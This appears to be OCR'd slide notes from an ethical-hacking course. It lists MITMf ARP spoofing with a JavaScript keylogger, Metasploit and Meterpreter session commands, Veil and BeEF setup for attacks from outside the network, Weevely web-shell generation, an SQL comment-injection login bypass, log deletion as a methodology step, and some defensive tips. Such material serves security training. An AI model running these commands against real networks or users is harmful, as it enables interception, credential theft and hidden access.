- /var/log/mitmf/

- mitmf –arp –spoof –gateway <gateway_ip> –targets <target_ip> -i <interface> –jskeylogger

MAKE YOURSELF SAFE

- Open networks
- VPN Usage
- HTTPS Tracking
- Arp Table Tracking
- Xarp etc.

GAIN ACCESS

- Choose your side:
- Attacking to Computers
- Attacking to Users

METASPLOIT

- msfconsole
- show
- use
- set
- exploit

METASPLOIT

- download Metasploit Community from web
- cd Downloads
- ls
- chmod +x metasploit-latest-linux-x64-installer.run
- https://localhost:3790/

ATTACKING ON USERS

- Working with backdoors, trojans
- Most probably will require interaction with user
- Social Engineering

SOCIAL MEDIA SECURITY


- Complex and long passwords
- Stay away from phishy URLs
- Two factor authentication

OUTSIDE NETWORK

- veil:
  - set LHOST <public_ip>
- msfconsole:
  - set LHOST <local_ip>
- ipforwarding

OUTSIDE NETWORK BEEF


- Kali Linux Beef
- Apache web server
- Router port forwarding
- Public ip
- No ip




- External IP
- Ubuntu Apache
- Ubuntu Beef
- No ip || Domain

METERPRETER

- background
- sessions -l
- migrate
- sessions -i
- sysinfo
- ipconfig



HACKER METHODOLOGY



RECONNAISSANCE

- Gather information passively without alerting the system at all!
- Conventional & unconventional methods under the radar
- Open source research!

SCANNING


- Active information gathering about the vulnerabilities
- Tools like nmap, Nessus comes into play
- Above the radar!

IDENTIFYING VULNERABILITIES

- Analyze scan results and search for possible vulnerabilities
- Search within vulnerability databases
- Attention to details, os versions, fixes, patches etc.

GAINING ACCESS

- Gaining access using previously identified vulnerability
- Metasploit etc. comes into play
- Opening sessions



MAINTAINING ACCESS

- Sustaining the session
- Persistence
- Migration


REPORTING

- Deleting logs
- Preparing reports
- Presenting reports

WEEVELY

- weevely generate <password> <file_name>
- weevely <url> <password>

DATABASE & SQL



SQL

- select * from accounts
- select * from accounts where username = ‘james’ and password = ‘654321’
- select * from accounts where username = ‘admin’ #

ETHICAL HACKING CERTIFICATIONS

- Offensive Security
  - OSCP
  - OSWP
- EC Council
  - CEH
  - ECSA